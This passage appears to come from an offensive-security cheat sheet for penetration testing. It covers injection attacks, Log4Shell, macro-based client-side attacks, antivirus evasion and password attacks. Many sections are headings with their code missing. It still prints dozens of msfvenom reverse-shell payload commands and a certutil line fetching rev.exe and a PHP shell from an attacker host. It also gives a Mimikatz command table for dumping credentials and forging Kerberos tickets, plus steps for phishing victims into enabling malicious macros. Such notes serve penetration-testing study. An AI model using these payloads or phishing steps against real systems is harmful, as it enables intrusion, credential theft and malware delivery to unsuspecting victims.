For mysql the idea is to write a php file that will lead to command execution via a web app.
3.5.4.2.4 Extra References
3.5.4.3 MariaDB
3.5.4.3.1 Common Commands
Basic SQL Injection:
Alternative Syntax:
Union-Based Data Extraction (Column Guessing):
Extract Table and Column Information:
Extract Data from Target Table:
3.5.4.3.2 Extra References
3.5.4.4 Oracle
3.5.4.4.1 Common Commands
Union SQL Injection with
dualTable: Oracle databases often use thedualtable for testing purposes.
Correcting Number of Columns: adjust the number of columns to avoid errors.
Retrieve User Information: extract usernames from Oracle’s internal tables.
Dump Table and Column Names: extract table names and column names from the Oracle database.
Dump Data from Table: finally, retrieve specific data from a target table.
3.5.4.4.2 Login Bypass
Example of bypassing Oracle DB login:
3.5.4.4.3 Union-Based Injection (Dump Creds)
3.6 XXE (XML External Entity) Injection
3.6.1 Identifying

XXE vulnerabilities occur when an application parses XML input from untrusted sources and processes external entities. An attacker can manipulate the XML content to read sensitive files from the system; these are the parts of the XML file.
Tag
The keys of an XML document, usually wrapped with (</>) characters.
<date>
Entity
XML variables, usually wrapped with (&/;) characters.
<
Element
The root element or any of its child elements, and its value is stored in between a start-tag and an end-tag.
<date>01-01-2022</date>
Attribute
Optional specifications for any element that are stored in the tags, which may be used by the XML parser.c
version="1.0"/encoding="UTF-8"
Declaration
Usually the first line of an XML document, and defines the XML version and encoding to use when parsing it.
<?xml version="1.0" encoding="UTF-8"?>
3.6.2 Local File Disclosure

In this case data is being sent in the XML, so we can change it and test different variables (&[variable];) to display information.
3.6.3 Reading Sensitive Files
Consider that in certain Java web applications, we may also be able to specify a directory instead of a file, and we will get a directory listing instead, which can be useful for locating sensitive files.

Reading the
/etc/passwdFile
Reading a Custom File
Accessing Local Files
Blind XXE
XXE with Network Access
3.6.4 Reading Source Code
In this case we need to be careful because if we are referencing something that is not in proper XML format the External XML Entity vulnerability will not work, this can happens if the file contains XML special characters (eg. | < > { } &); for these cases we could base64 encode them.

3.6.5 Remote Code Execution
In this case we need to be careful with special characters (| < > { } &) as well, as they will break our command, you could even consider encode them. For case see that in example below we replaced all spaces in the above XML code with $IFS, to avoid breaking the XML syntax.
3.7 IDOR (Insecure Direct Object References)
For example, if users request access to a file they recently uploaded, they may get a link to it such as (download.php?file_id=123). So, as the link directly references the file with (file_id=123), what would happen if we tried to access another file (which may not belong to us) with (download.php?file_id=124) If we can access it that means there is a broken access control.
3.7.1 Enumeration
Whenever we receive a specific file or resource, we should study the HTTP requests to look for URL parameters or APIs with an object reference (e.g. ?uid=1 or ?filename=file_1.pdf). These are mostly found in URL parameters or APIs but may also be found in other HTTP headers, like cookies.
Another example could be that the UID of the user is being used by adding it to a part of the filename, from the example below we can see that there could be no access control and therefore create a script to perform the enumeration of all files:
3.7.2 AJAX Calls
We may also be able to identify unused parameters or APIs in the front-end code in the form of JavaScript AJAX calls. Some web applications developed in JavaScript frameworks may insecurely place all function calls on the front-end and use the appropriate ones based on the user role.
The above function may never be called when we use the web application as a non-admin user. However, if we locate it in the front-end code, we may test it in different ways to see whether we can call it to perform changes, which would indicate that it is vulnerable to IDOR. We can do the same with back-end code if we have access to it.
3.7.3 Hashing & Encoding
Sometimes the reference is encoded or hashed (file_123.pdf):
Encoded:
download.php?filename=ZmlsZV8xMjMucGRmHashed:
download.php?filename=c81e728d9d4c2f636f067f89cc14862c
3.7.4 Compare User Roles
If we want to perform more advanced IDOR attacks, we may need to register multiple users and compare their HTTP requests and object references. This may allow us to understand how the URL parameters and unique identifiers are being calculated and then calculate them for other users to gather their data.
If we have 2 users one of which can view the salary with the API call; repeat the same API call as User2 . If it works means that the web app requires only a valid logged-in session to make API call but there isno access control on backend to verify the data being called by the user :
3.7.5 Insecure APIs
We could see calls to APIs like the one below, in such cases we can perform enumeration of the API similar to the web application, if there is some form of backend control, we could try changing both the UID (for this example) and the URL.
3.8 Command Injections
3.8.1 Identifying
Detect Windows Commands Execution:
Vulnerable Code Example:
Executing Command Injection:
3.8.2 Command Methods
The only exception may be the semi-colon ;, which will not work if the command was being executed with Windows Command Line (CMD), but would still work if it was being executed with Windows PowerShell.
Semicolon
;
%3b
Both
New Line
%0a
Both
Background
&
%26
Both (second output generally shown first)
Pipe
|
%7c
Both (only second output is shown)
AND
&&
%26%26
Both (only if first succeeds)
OR
|
%7c%7c
Second (only if first fails)
Sub-Shell
``
%60%60
Both (Linux-only)
Sub-Shell
$()
%24%28%29
Both (Linux-only)
3.8.3 Bypassing Filters
3.8.3.1 Space is Blacklisted
Use
%09(tab).Use
$IFSUse Brace expansion i.e
{ls,-la}
3.8.3.2 / or \ are Blacklisted
Linux: use environment paths.
Windows: use environment paths.
3.8.3.3 Commands are Blacklisted
Example of code that has blacklisted commands:
General Solution: add Characters that are ignored by the shell.
Linux Only: add
\or$@
Windows Only: add
^
3.8.3.4 Reverse Commands
3.8.3.5 Encoded Commands
3.8.4 Automatic Tools
Linux (Bashfuscator)
Windows (DOSfuscation)
3.9 Log4Shell
Identify a Vulnerable System
Craft the Exploit Payload: these payloads are not reverse shells themselves but are the triggering mechanism to call back to your server, allowing you to serve more malicious content, like a reverse shell, when the server reaches out to your attacker-controlled LDAP or RMI server.
Inject the Payload
Setup the Listener
Get the Reverse Shell: in this step, after you successfully trigger the JNDI injection (from Step 2), you deliver a reverse shell payload or any other malicious code to execute commands on the target server.
3.10 Exploiting CVEs
4. 👥 Client-Side Attacks
4.1 MACROS
Auto-Executing PowerShell on Document Open
Passing Command as a String Variable
PowerShell Download Cradle with PowerCat Reverse Shell
Base64 Payload Encoding
Python Script to Split Base64 PowerShell Command
Macro for PowerShell Reverse Shell using Encoded Command
4.2 Windows Library Files
Running the WebDav Server in Kali
Cradle Download and Execute Script via LNK File
Example .Library-ms File Configuration
4.3 Advanced Exploitation
String Concatenation to Bypass Signature Detection
Executing Encoded Commands Without Direct PowerShell Reference
Evading Antivirus Detection
Embedding JavaScript Payloads in HTML Documents
Using Obfuscated JavaScript
Mounting WebDav Share as Network Drive (Windows)
4.4 Send Emails
4.4.1 Normal Email
This command sends a regular email with an attachment and a subject.
Purpose: this is a basic email with an attachment sent through an SMTP server.
Key parameters:
-t: Recipient's email.--from: Sender's email.--attach: File to attach (e.g., a PDF or spreadsheet).--server: SMTP server to send the email.--body: Text file containing the email body.--header: Adds custom headers like "Subject".--suppress-data: Hides the email body in the output (for cleaner logs).
4.4.2 Email with Authentication
This is useful when sending emails through an SMTP server that requires user authentication (like many corporate or public SMTP servers).
Purpose: sends an email with SMTP authentication using a username and password.
Additional Parameters:
--auth LOGIN: Specifies authentication type.--auth-user: Username for the SMTP server.--auth-password: Password for the SMTP server.
4.4.3 Email with Custom Headers for Social Engineering
This email is designed to manipulate the recipient into thinking the message is urgent, increasing the chance they will open it. Common in phishing attacks.
Purpose: sends an email with custom headers for social engineering purposes.
Additional Parameters:
X-Priority: Marks the email as high priority (1 being the highest).Importance: Marks the email as important.
4.4.4 Alternative Tool sendemail
This command sends an email with an attachment, similar to the SWAKS command. It’s often used for simple email automation or local mail servers.
Purpose:
sendemailis another tool for sending emails from the command line. It’s simpler but doesn’t offer as many features as SWAKS.Key Parameters:
-f: Sender's email address.-t: Recipient's email address.-s: SMTP server and port (192.168.203.140:25).-u: Subject of the email.-m: Message body of the email.-a: Attachment (exploit.ods in this case).
4.4.5 Comparison Summary
Feature
Normal SWAKS
SWAKS with Auth
SWAKS Social Engineering
sendemail
Authentication
No
Yes
No
No
Custom Headers
Subject only
Subject only
Multiple (e.g., Priority, Importance)
Subject only
SMTP Authentication
No
Yes
No
No
Social Engineering Usage
No
No
Yes (with custom headers)
No
Tool Complexity
Moderate
Moderate
Moderate
Simple
4.5 Exploiting LibreOffice Macros for Payload Execution
4.5.1 Linux Targets
Generate a Linux-Compatible Reverse Shell
-f elf: ELF format for Linux executables. The ELF (Executable and Linkable Format) is the standard binary format for Linux executables. This ensures the payload is runnable on most Linux distributions.
-o shell.elf: Save the payload as shell.elf.
Create a Malicious LibreOffice Macro: libreOffice supports Basic macros, which can execute system commands. The example below downloads and executes the payload on the target.
Open LibreOffice Writer and press ALT + F11 to open the macro editor.
Create a new macro under My Macros > Standard > Module1.
Host the Payload on a Web Server: use Python’s HTTP server to serve the payload.
Save the LibreOffice Document with Macro: save the document as
update.odtwith the embedded macro. LibreOffice macros are not executed automatically—social engineering is needed to trick the target into enabling macros.Setup a Netcat Listener:
Deliver the Malicious Document via Email: use
swaks(or other tool from the Section 4.4.) to send the email with the malicious document attached:
4.5.2 Windows Targets
Generate the Reverse Shell Payload with MSFvenom:
-f hta-psh: format the output as a PowerShell payload embedded in an HTA file. This format creates an HTA (HTML Application) file containing a PowerShell script. HTA files are often misused in attacks because they can execute scripts directly when opened on the victim’s machine. PowerShell is ideal for this type of payload because it’s a built-in scripting engine in Windows, making it less likely to be blocked.
-o evil.hta: save the payload as evil.hta. This option saves the generated payload as evil.hta. You can change the name, but it is critical that the file ends with the .hta extension, which ensures it behaves as an HTA application when opened.
Other Formats for Payloads with msfvenom: these formats allow versatility depending on the delivery method and endpoint constraints. For example, a PowerShell payload (ps1) could be useful if you are embedding the script in a macro-enabled Word document.
exe: Generate an executable (-f exe -o evil.exe)vbs: Use a Visual Basic script (-f vbs -o evil.vbs)ps1: Generate a pure PowerShell script (-f ps1 -o script.ps1)dll: Create a malicious DLL (-f dll -o payload.dll)
Extract and Encode the Payload: open the generated HTA file (
evil.hta) and copy the payload (it is the Base64 encoded string). Use the following Python script to divide the payload into 50-character chunks (easier to embed within a macro).
Create the LibreOffice Spreadsheet with Macro Code:
Open LibreOffice Calc and create a new spreadsheet (save it as
exploit.ods).Enable Macros:
Go to
Tools→Options→LibreOffice→Security→Macro Security.Set security to Medium or Low to allow macros to run.
Insert the Macro Code:
Go to
Tools→Macros→Organize Macros→LibreOffice Basic.Click New, give it a name (e.g.,
Exploit), and paste the macro code below.
Macro Code Example: this macro concatenates the encoded payload chunks into a string and executes it using PowerShell.
Replace <INSERT_YOUR_PAYLOAD_CHUNKS> with the output from the Python script.
Explanation: The macro creates a PowerShell command to run the payload (-nop for non-interactive, -w hidden for stealth) and executes it using the Shell function.
Shell Command: choosing between Shell Str, 1 and Shell(Str) often depends on the specific requirements of the script and how the executed command should behave. In the case of exploiting LibreOffice macros, using Shell Str, 1 provides greater control and is a more reliable approach for executing payloads in a way that is likely to succeed in various environments. The Shell function can also be used with just one argument, but this would imply that it runs the command without any specific window display options; this means it might not control how the command window behaves (e.g., hidden or minimized), which might not be desirable for a payload execution context.
Configure the Listener on the Attacker Machine:
Deliver the Spreadsheet to the Target: assuming you have a valid SMTP server available for testing or phishing.
Send the exploit.ods spreadsheet to the victim via email or other means. Instruct the victim to open the spreadsheet and enable macros when prompted.
Post-Exploitation Considerations
Upgrade to a Stable Shell:
Gather System Info:
Persistence and Data Exfiltration: consider planting additional backdoors or gathering sensitive information. For example:
cd C:\xampp\htdocs && certutil -urlcache -split -f http://[attacker_ip]/rev.exe && certutil -urlcache -split -f http://[attacker_ip]/shell.pHp
5. 🛡️ Antivirus Evasion & Metasploit
5.1 In-Memory Injection with PowerShell Script
5.1.1 Payload
5.1.2 Script
Alternative script from this GitHub, in case we want to use something different.
5.2 Shellter (Automatic Tool)
Installation:
apt-cache search shellter && sudo apt install shellterInstallation of wine (required to run shellter):
sudo apt install wineand execute this one with sudo su:dpkg --add-architecture i386 && apt-get update && apt-get install wine32One-liner to set a Meterpreter listener:
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST [IP];set LPORT [PORT];run;"Help for troubleshooting: https://forum.manjaro.org/t/wine-could-not-load-kernel32-dll-status-c0000135/69811
5.3 Metasploit
Metasploit Usage
Starting the Metasploit database
Create workspaces:
workspace -a [nameToGive]Search for a specific type of module:
search type:auxiliary smbSet payload information using the database, in this case the hosts:
services -p 445 --rhostsSet a listener
Msfvenom Usage
5.4 Msfvenom
5.4.1 Listeners
5.4.2 Main Payloads
5.4.3 Additional Payloads
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f elf > shell.elf
Linux Meterpreter reverse shell x86 multi stage
msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=IP LPORT=PORT -f elf > shell.elf
Linux Meterpreter bind shell x86 multi stage
msfvenom -p linux/x64/shell_bind_tcp RHOST=IP LPORT=PORT -f elf > shell.elf
Linux bind shell x64 single stage
msfvenom -p linux/x64/shell_reverse_tcp RHOST=IP LPORT=PORT -f elf > shell.elf
Linux reverse shell x64 single stage
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe
Windows Meterpreter reverse shell
msfvenom -p windows/meterpreter_reverse_http LHOST=IP LPORT=PORT HttpUserAgent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36" -f exe > shell.exe
Windows Meterpreter http reverse shell
msfvenom -p windows/meterpreter/bind_tcp RHOST=IP LPORT=PORT -f exe > shell.exe
Windows Meterpreter bind shell
msfvenom -p windows/shell/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe
Windows CMD Multi Stage
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.exe
Windows CMD Single Stage
msfvenom -p windows/adduser USER=hacker PASS=password -f exe > useradd.exe
Windows add user
msfvenom -p osx/x86/shell_reverse_tcp LHOST=IP LPORT=PORT -f macho > shell.macho
Mac Reverse Shell
msfvenom -p osx/x86/shell_bind_tcp RHOST=IP LPORT=PORT -f macho > shell.macho
Mac Bind shell
msfvenom -p cmd/unix/reverse_python LHOST=IP LPORT=PORT -f raw > shell.py
Python Shell
msfvenom -p cmd/unix/reverse_bash LHOST=IP LPORT=PORT -f raw > shell.sh
BASH Shell
msfvenom -p cmd/unix/reverse_perl LHOST=IP LPORT=PORT -f raw > shell.pl
PERL Shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f asp > shell.asp
ASP Meterpreter shell
msfvenom -p java/jsp_shell_reverse_tcp LHOST=IP LPORT=PORT -f raw > shell.jsp
JSP Shell
msfvenom -p java/jsp_shell_reverse_tcp LHOST=IP LPORT=PORT -f war > shell.war
WAR Shell
msfvenom -p php/meterpreter_reverse_tcp LHOST=IP LPORT=PORT -f raw > shell.php cat shell.php
pbcopy && echo '?php '
msfvenom -p php/reverse_php LHOST=IP LPORT=PORT -f raw > phpreverseshell.php
Php Reverse Shell
msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \"IEX(New-Object Net.webClient).downloadString('[http://IP/nishang.ps1')\](http://ip/nishang.ps1')%5C)"" -f python
Windows Exec Nishang Powershell in python
msfvenom -p windows/shell_reverse_tcp EXITFUNC=process LHOST=IP LPORT=PORT -f c -e x86/shikata_ga_nai -b "\x04\xA0"
Bad characters shikata_ga_nai
msfvenom -p windows/shell_reverse_tcp EXITFUNC=process LHOST=IP LPORT=PORT -f c -e x86/fnstenv_mov -b "\x04\xA0"
Bad characters fnstenv_mov
6. 🔐 Password Attacks
6.1 Brute-Force
6.2 Spraying Credentials
Hydra
Crackmapexec
6.3 Crack Files
6.3.1 Office Files
6.3.2 PDF Files
Extract Hashes from PDF Files
Crack PDF Password Using John the Ripper
Crack PDF Password Using pdfcrack (Alternative)
6.3.3 ZIP Files
Extract Hashes from ZIP Files
Crack ZIP Password
Brute-Force ZIP Password (Alternative)
6.4 HTTP POST Login Form
The three parameters for the http-post-form:
Login page URI:
/<login_uri>POST request username and password:
<user_field>=<username>&<pass_field>=^PASS^, for example:fm_usr=user&fm_pwd=^PASS^Login failed identifier:
<failure_message>, for exampleLogin failed. Invalid
6.5 HTTP GET (Basic Authentication)
6.6 Calculate cracking time
Calculating the keyspace for a password of length 5
Example
6.7 Mutating wordlists
6.8 Hashcat Formats for Cracking
Hash Type
Hashcat Mode (-m)
Example Format
MD5
0
$1$salt$hash
SHA-1
100
hash:salt
NTLM
1000
<NTLM_HASH>
Net-NTLMv1
5500
username::domain:challenge:response
Net-NTLMv2
5600
username::domain:challenge:response
bcrypt
3200
$2a$10$abcdefghijklmnopqrstuv
Kerberos 5 TGS-REP etype 23
13100
$krb5tgs$23$*user$realm$service*hash
Kerberos 5 AS-REP etype 23
18200
$krb5asrep$23$user@REALM:hash
MS-Cache v1
1100
username:hash
MS-Cache v2
2100
domain\username:hash:salt
SHA-256
1400
<SHA256_HASH>
SHA-512
1700
<SHA512_HASH>
NTLMv1-ESS
5500
username::domain:challenge:response
MD5 Crypt
500
$1$salt$hash
LDAP MD5
25600
{MD5}hash
Kerberos TGS-REP etype 23
13100
$krb5tgs$23$user$realm$service$hash
Kerberos AS-REP etype 23
18200
$krb5asrep$23$user@realm:hash
6.9 Password Managers
Finding KeePass Database
Cracking KeePass Database
Opening KeePass Database (after cracking it)
6.10 SSH Passphrases
Converting and Cracking SSH Key Passphrase
6.11 Linux Users Hashes
Crack hashes from /etc/shadow file
6.12 Mimikatz Commands
6.12.1 Do Not Require Credentials
Purpose
Command Example
Privilege Escalation to SYSTEM
privilege::debug
token::elevate
Dumping Password Hashes from SAM
lsadump::sam
Dumping Credentials from LSA Secrets
lsadump::secrets
Dumping Domain Cached Credentials (DCC)
lsadump::cache
Retrieve trust authentication information.
lsadump::trust
Dumping Kerberos Tickets
sekurlsa::tickets
Extracts Credentials from LSA
lsadump::lsa /inject
Dumping WDIGEST Credentials
sekurlsa::wdigest
Dumping Clear-Text Credentials
sekurlsa::logonpasswords
Dumping NTLM Hashes from LSASS Memory
sekurlsa::msv
Dumping Kerberos Keys
sekurlsa::kerberos
Dumping SSP Credentials
sekurlsa::ssp
Dumping TSPKG Credentials
sekurlsa::tspkg
Listing Available Privileges
privilege::list
Extracts Passwords from Windows Vault
vault::cred /patch
Dumping Security Account Manager (SAM)
lsadump::sam /system:<SYSTEM> /sam:<SAM>
Dumping Hashes from Active Directory
lsadump::dcsync /domain:<DOMAIN> /user:<USERNAME> (requires replication rights, not direct credentials)
6.12.2 Require Credentials
Purpose
Command Example
Pass-the-Hash Attack (PTH)
sekurlsa::pth /user:<USERNAME> /domain:<DOMAIN> /ntlm:<NTLM_HASH> /run:<COMMAND>
Pass-the-Ticket Attack (PTT)
kerberos::ptt <ticket.kirbi>
Over-Pass-The-Hash / Pass-The-Key (Kerberos Ticket)
sekurlsa::pth /user:<USERNAME> /domain:<DOMAIN> /aes128:<AES128_HASH> /aes256:<AES256_HASH> /run:<COMMAND>
Golden Ticket Creation
kerberos::golden /user:<USERNAME> /domain:<DOMAIN> /sid:<DOMAIN_SID> /krbtgt:<KRBTGT_HASH> /id:<RID> /ticket:<OUTPUT_TICKET>
Silver Ticket Creation
kerberos::golden /user:<USERNAME> /domain:<DOMAIN> /sid:<DOMAIN_SID> /target:<SERVICE/SERVER> /service:<SERVICE> /rc4:<NTLM_HASH> /id:<USER_RID> /ptt
Dump Kerberos Tickets for Specific User
sekurlsa::tickets /export
Skeleton Key Injection
misc::skeleton (Injects a skeleton key, allowing login as any user using the password mimikatz)
Kerberos Silver Ticket Creation (Advanced)
kerberos::silver /user:<USERNAME> /domain:<DOMAIN> /target:<SERVER> /rc4:<NTLM_HASH> /service:<SERVICE> /sid:<DOMAIN_SID>
Over-Pass-the-Hash (with RC4)
sekurlsa::pth /user:<USERNAME> /domain:<DOMAIN> /rc4:<NTLM_HASH> /run:<COMMAND>
DPAPI Credential Decryption
dpapi::cred /in:<CREDENTIAL_FILE>
Extracting TGT from LSASS Memory
kerberos::tgt
6.12.3 Mimikatz One-Liners
When using tools like Evil-WinRM or unstable reverse shells, running mimikatz can be problematic. In such cases, Mimikatz one-liner commands offer an effective workaround. Here are different approaches:
(Recommended Option) Using Mimikatz One-Liners:
Running Mimikatz with Command Redirection: ensures output is saved to a file for later retrieval if the shell disconnects.
Running Mimikatz via PowerShell Encoded Commands:
One-Liner with Remote Execution:
Using Mimikatz with Minimal Output:
6.13 NTLM
Set SeDebugPrivilege access (needed to use Mimikatz):
Elevate to SYSTEM user privileges and dump credentials
Crack the NTLM hash
If uncrackable, consider Pass-The-Hash
6.14 Pass-The-Hash NTLM
Dump the SAM Database:
Authenticate
6.15 Cracking Net-NTLMv2
Parameters:
<interface>: Network interface to listen on (e.g.,eth0,wlan0, etc.).<responder_ip>: IP address of the machine running Responder.<victim_ip>: IP address of the victim machine.<DOMAIN>: Domain of the user.<hash_file>: File containing the captured NTLMv2 hash.
1. Start Responder Run the Responder tool to capture Net-NTLMv2 hashes. Ensure the victim requests a file that does not exist to generate the necessary traffic.
2. Victim Request Example The victim's request to the Responder server can be through various services. For instance, an HTTP request might look like this:
3. Capture Example Output After the victim's request, you should see output similar to this:
4. Crack the Hash Use Hashcat to crack the captured NTLMv2 hash. The hashcat mode for Net-NTLMv2 is 5600.
6.16 Relaying Net-NTLMv2
1. Start Impacket ntlmrelayx Use the Impacket ntlmrelayx tool to capture NTLMv2 requests and relay them to a target. Replace <target_ip> with the IP address of the machine where you want to execute the command.
2. Expected Output After Victim Request Once the victim makes a request, you should see output like this indicating that the relay was successful and the command was executed on the target:
3. Setup Netcat Listener
4. Force Victim Request (Example) Trigger the victim machine to make a request to the Responder server, which can be done through various means such as Remote Code Execution (RCE) in a web application:
6.17 Online Tools
6.18 Default Credentials
6.18.1 Database Tool
This is one of the most useful tools I found for this purpose, keep im mind that you should always also check in the internet for other possible credentials.
Installation
Usage
Export Credentials to Files (could be used for brute force attacks)
Update Records
Run Credentials Through Proxy
6.18.2 Most Common Credentials
6.18.3 Strategies for Effective Password Guessing
Common Combinations: Start with widely used username/password combinations.
Box-Specific Credentials: Test credentials that might be related to the target machine or service (e.g.,
USERK:USERK).Metadata Extraction: Use tools like
exiftoolto find usernames and passwords embedded in metadata.Brute Force and Dictionary Attacks: For more comprehensive password guessing, use tools that can automate these attacks with a wordlist.
6.18.4 Tips
Default Password Lists: Utilize common default password lists, such as those provided by security tools or databases like SecLists.
Vendor Documentation: Check vendor documentation or forums for default credentials specific to certain devices or software.
